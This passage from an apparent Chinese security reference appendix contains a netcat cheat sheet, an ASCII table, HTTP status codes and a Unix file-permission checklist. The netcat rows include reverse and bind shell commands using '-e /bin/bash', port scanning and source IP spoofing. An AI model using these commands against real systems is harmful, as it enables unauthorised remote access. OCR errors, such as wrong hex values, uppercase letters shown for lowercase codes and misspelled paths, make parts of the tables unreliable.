| 连接到远程主机上的多个端口 | nc remote_host <port>... <port> 例如： nc www.somecompanyasanexample.com 21 25 80 |
| 在一个端口上侦听外来连接 | nc -v -l -p <port> |
| 连接一台远程主机并提供一个 bash shell | nc remote_ip <port> -e/bin/bash 请注意 Netcat 默认情况下不支持 -e 标志。如果要使 Netcat 支持 -e 标志，必须带 DGAP-ING_SECURITY_HOLE 选项重新编译。 |
| 在一个端口侦听，一旦连接上就提供一个 bash shell | nc -v -l -p <port> -e/bin/bash 请注意 Netcat 默认情况下不支持 -e 标志。如果要使 Netcat 支持 -e 标志，必须带 DGAP-ING_SECURITY_HOLE 选项重新编译 |
| 对远程主机进行端口扫描 | nc -v -z remote_host <port> - <port> 使用 -i 标志来设置一段延迟时间： nc -i <seconds> -v -z remote_host <port> - <port> <command> nc remote_host <port> |
| 把命令输出发送到 netcat 请求 | 例如： echo "GET/HTTP/1.0 [enter] [enter]" nc www.somecompanyasanexample.com 80 |
| 使用源路由连接到远程主机的端口上 | nc -g <gateway> remote_host <port> 注意：使用 -g 标志最多只能指定 8 个跃点。 使用 -G 标志来指定源路由指针 |

续表

| 说明 | 命令 |
|-----------|---|
| 源 IP 地址欺骗 | <p>使用 -s 标志进行源 IP 地址欺骗：</p> <p>nc -s spoofed_ip remote_host port</p> <p>该命令将使得远程主机对假的 IP 地址做出应答。 -s 标志可以和本表中大多数命令一起使用。</p> |
| 传输一个文件 | <p>在服务器主机上：</p> <p>nc -v -l - <port> < file></p> <p>在客户主机上：</p> <p>nc -v -l -p <port> > file</p> <p>客户主机也可以监听一个端口以接收文件，这只要在客户主机上执行如下命令：</p> <p>nc -v -l -p <port> > file</p> <p>并在服务器主机上运行下列命令：</p> <p>nc -v <client_host> <port> < file></p> |

ASCII 表

ASCII(美国信息交换标准码)字符集包含了 128 个字符，其中包括控制码、字母、数字和标点符号。下表以十进制、十六进制和八进制记法列出了 ASCII 集。

| 十进制 | 十六进制 | 八进制 | 字符 |
|-----|------|-----|--------------|
| 0 | 00 | 000 | NUL (空) |
| 1 | 01 | 001 | SOH (标题开始) |
| 2 | 02 | 002 | STX (文本开始) |
| 3 | 03 | 003 | ETX (文本结束) |
| 4 | 04 | 004 | EOT (传输结束) |
| 5 | 05 | 005 | ENQ (查询) |
| 6 | 06 | 006 | ACK (确认) |
| 7 | 07 | 007 | BEL (响铃) |
| 8 | 08 | 010 | BS (退格) |
| 9 | 09 | 011 | TAB (水平制表) |
| 10 | 0a | 012 | LF (换行) |
| 11 | 0b | 013 | VT (垂直制表) |
| 12 | 0c | 014 | FF (换页) |
| 13 | 0d | 015 | CR (回车) |
| 14 | 0e | 016 | SO (切换) |
| 15 | 0f | 017 | SI (切换) |
| 16 | 10 | 020 | DLE (数据链路转义) |
| 17 | 11 | 021 | DC1 (设备控制 1) |
| 18 | 12 | 022 | DC2 (设备控制 2) |
| 19 | 13 | 023 | DC3 (设备控制 3) |
| 20 | 14 | 024 | DC4 (设备控制 4) |
| 21 | 15 | 025 | NAK (否定应答) |
| 22 | 16 | 026 | SYN (同步空闲) |
| 23 | 17 | 027 | ETB (传输块结束) |
| 24 | 18 | 030 | CAN (取消) |
| 25 | 19 | 031 | EM (媒质结束) |

续表

| 十进制 | 十六进制 | 八进制 | 字符 |
|-----|------|-----|--------------|
| 26 | 1a | 032 | SUB (替换) |
| 27 | 1b | 033 | ESC (Escape) |
| 28 | 1c | 034 | FS (文件分隔符) |
| 29 | 1d | 035 | GS (组分隔符) |
| 30 | 1e | 036 | RS (记录分隔符) |
| 31 | 1f | 037 | US (单位分隔符) |
| 32 | 20 | 040 | 空格 |
| 33 | 21 | 041 | ! |
| 34 | 22 | 042 | " |
| 35 | 23 | 043 | # |
| 36 | 24 | 044 | \$ |
| 37 | 25 | 045 | % |
| 38 | 26 | 046 | & |
| 39 | 27 | 047 | ' |
| 40 | 28 | 050 | (|
| 41 | 29 | 051 |) |
| 42 | 2a | 052 | * |
| 43 | 2b | 053 | + |
| 44 | 2c | 054 | , |
| 45 | 2d | 055 | - |
| 46 | 2e | 056 | . |
| 47 | 2f | 057 | / |
| 48 | 30 | 060 | 0 |
| 49 | 31 | 061 | 1 |
| 50 | 32 | 062 | 2 |
| 51 | 33 | 063 | 3 |
| 52 | 34 | 064 | 4 |
| 53 | 35 | 065 | 5 |
| 54 | 36 | 066 | 6 |
| 55 | 37 | 067 | 7 |
| 56 | 38 | 070 | 8 |
| 57 | 39 | 071 | 9 |
| 58 | 3a | 072 | : |
| 59 | 3b | 073 | ; |

续表

| 十进制 | 十六进制 | 八进制 | 字符 |
|-----|------|-----|----|
| 60 | 3e | 074 | < |
| 61 | 3d | 075 | = |
| 62 | 3e | 076 | > |
| 63 | 3f | 077 | ? |
| 64 | 40 | 100 | @ |
| 65 | 41 | 101 | A |
| 66 | 42 | 102 | B |
| 67 | 43 | 103 | C |
| 68 | 44 | 104 | D |
| 69 | 45 | 105 | E |
| 70 | 46 | 106 | F |
| 71 | 47 | 107 | G |
| 72 | 48 | 110 | H |
| 73 | 49 | 111 | I |
| 74 | 4a | 112 | J |
| 75 | 4b | 113 | K |
| 76 | 4c | 114 | L |
| 77 | 4d | 115 | M |
| 78 | 4e | 116 | N |
| 79 | 4f | 117 | O |
| 80 | 50 | 120 | P |
| 81 | 51 | 121 | Q |
| 82 | 52 | 122 | R |
| 83 | 53 | 123 | S |
| 84 | 54 | 124 | T |
| 85 | 55 | 125 | U |
| 86 | 56 | 126 | V |
| 87 | 57 | 127 | W |
| 88 | 58 | 130 | X |
| 89 | 59 | 131 | Y |
| 90 | 5a | 132 | Z |
| 91 | 5b | 133 | [|
| 92 | 5c | 134 | \ |
| 93 | 5d | 135 |] |

续表

| 十进制 | 十六进制 | 八进制 | 字符 |
|-----|------|-----|-----|
| 94 | 5e | 136 | ~ |
| 95 | 5f | 137 | - |
| 96 | 60 | 140 | ` |
| 97 | 61 | 141 | A |
| 98 | 62 | 142 | B |
| 99 | 63 | 143 | C |
| 100 | 64 | 144 | D |
| 101 | 65 | 145 | E |
| 102 | 66 | 146 | F |
| 103 | 67 | 147 | G |
| 104 | 68 | 150 | H |
| 105 | 69 | 151 | I |
| 106 | 6a | 152 | J |
| 107 | 6b | 153 | K |
| 108 | 6c | 154 | L |
| 109 | 6d | 155 | M |
| 110 | 6e | 156 | N |
| 111 | 6f | 157 | O |
| 112 | 70 | 160 | P |
| 113 | 71 | 161 | Q |
| 114 | 72 | 162 | R |
| 115 | 73 | 163 | S |
| 116 | 74 | 164 | T |
| 117 | 75 | 165 | U |
| 118 | 76 | 166 | V |
| 119 | 77 | 167 | W |
| 120 | 78 | 170 | X |
| 121 | 79 | 171 | Y |
| 122 | 7a | 172 | Z |
| 123 | 7b | 173 | |
| 124 | 7c | 174 | |
| 125 | 7d | 175 | |
| 126 | 7e | 176 | ~ |
| 127 | 7f | 177 | DEL |

HTTP 代码

HTTP 服务器使用 HTTP 代码来响应所有的请求。一些 HTTP 服务器并不返回代码说明，而只有数字值。下表可以用来判断一个 HTTP 响应代码的含义。该表还可以在编写自定义的 HTTP 客户端 shell 脚本时用来分类和理解 HTTP 响应。

| 代码 | 说明 |
|-----|----------|
| 100 | 继续 |
| 101 | 切换协议 |
| 200 | OK |
| 201 | 已创建 |
| 202 | 已接受 |
| 203 | 非权威信息 |
| 204 | 无内容 |
| 205 | 重置内容 |
| 206 | 部分内容 |
| 300 | 多重选项 |
| 301 | 永久转移 |
| 302 | 临时转移 |
| 303 | 参见 |
| 304 | 没有修改 |
| 305 | 使用代理 |
| 307 | 临时重定向 |
| 400 | 无效请求 |
| 401 | 未经授权 |
| 402 | 需要支付费用 |
| 403 | 禁止 |
| 404 | 未找到 |
| 405 | 不允许使用该方法 |
| 406 | 不能接受 |
| 407 | 需要代理验证 |
| 408 | 请求超时 |

续表

| 代码 | 说明 |
|-----|--------------|
| 409 | 冲突 |
| 410 | 失效 |
| 411 | 需要长度 |
| 412 | 先决条件失败 |
| 413 | 请求的内容过大 |
| 414 | 请求的 URI 过大 |
| 415 | 不支持的媒体类型 |
| 416 | 无法满足请求范围 |
| 417 | 预期失败 |
| 500 | 服务器内部错误 |
| 501 | 未实现 |
| 502 | 网关错误 |
| 503 | 服务不可用 |
| 504 | 网关超时 |
| 505 | 不支持的 HTTP 版本 |

重要文件

请确保为下列文件分配合适的权限：

| 文件名 | 用户 | 组 | 权限 |
|---------------------------|------|------|------------|
| /bin | root | root | drwxr-xr-x |
| /etc | root | root | drwxr-xr-x |
| /etc/aliases | root | root | -rw-r--r-- |
| /etc/default/login | root | root | -rw----- |
| /etc/export | root | root | -rw-r--r-- |
| /etc/hosts | root | root | -rw-rw-r-- |
| /etc/hosts.allow | root | root | -rw----- |
| /etc/hosts.deny | root | root | -rw----- |
| /etc/hosts.equiv | root | root | -rw----- |
| /etc/hosts.lpd | root | root | -rw----- |
| /etc/inetd.conf | root | root | -rw----- |
| /etc/issue | root | root | -rw-r--r-- |
| /etc/login.access | root | root | -rw----- |
| /etc/login.conf | root | root | -rw----- |
| /etc/login.defs | root | root | -rw----- |
| /etc/motd | root | root | -rw-r--r-- |
| /etc/mtab | root | root | -rw-r--r-- |
| /etc/netgroup | root | root | -rw----- |
| /etc/passwd | root | root | -rw-r--r-- |
| /etc/re.d | root | root | drwx----- |
| /etc/re.local | root | root | -rw----- |
| /etc/re.sysinit | root | root | -rw----- |
| /etc/sercuetty | root | root | -rw----- |
| /etc/security | root | root | -rw----- |
| /etc/services | root | root | -rw-r--r-- |
| /etc/shadow | root | root | -r----- |
| /etc/ssh/ssh_host_key | root | root | -rw----- |
| /etc/ssh/sshd_config | root | root | -rw----- |
| /etc/ssh/ssh_host_dsa_key | root | root | -rw----- |

续表

| 文件名 | 用户 | 组 | 权限 |
|-------------------------------|-----------|-----------|------------|
| /etc/ssh/ssh_host_key | root | root | -rw----- |
| /etc/ssh/ssh_host_rsa_key | root | root | -rw----- |
| /etc/ttys | root | root | -rw----- |
| /root | root | root | drwx----- |
| /sbin | root | root | drwxr-xr-x |
| /tmp | root | root | drwxrwxrwt |
| /usr/bin | root | root | drwxr-xr-x |
| /usr/etc | root | root | drwxr-xr-x |
| /usr/sbin | root | root | drwxr-xr-x |
| /var/log | root | root | drwxr-xr-x |
| /var/log/authlog * | root | root | -rw----- |
| /var/log/boot * | root | root | -rw----- |
| /var/log/cron * | root | root | -rw----- |
| /var/log/dmesg | root | root | -rw----- |
| /var/log/lastlog | root | root | -rw----- |
| /var/log/maillog * | root | root | -rw----- |
| /var/log/messages * | root | root | -rw----- |
| /var/log/secure * | root | root | -rw----- |
| /var/log/spooler * | root | root | -rw----- |
| /var/log/syslog * | root | root | -rw----- |
| /var/log/utmp * | root | utmp | -rw-rw-r-- |
| /var/log/wtmp * | root | utmp | -rw-rw-r-- |
| /var/log/xferlog | root | root | -rw----- |
| /var/run | root | root | drwxr-xr-x |
| /var/run/* .pid | root user | root user | -rw-r--r-- |
| /var/spool/cron | root | root | drwx----- |
| /var/spool/cron/crontabs/root | root | root | -r----- |
| /var/spool/mail | root | mail | drwxrwxr-x |
| /var/spool/mail * | user | user | -rw-rw---- |
| /var/tmp | root | root | drwxrwxrwt |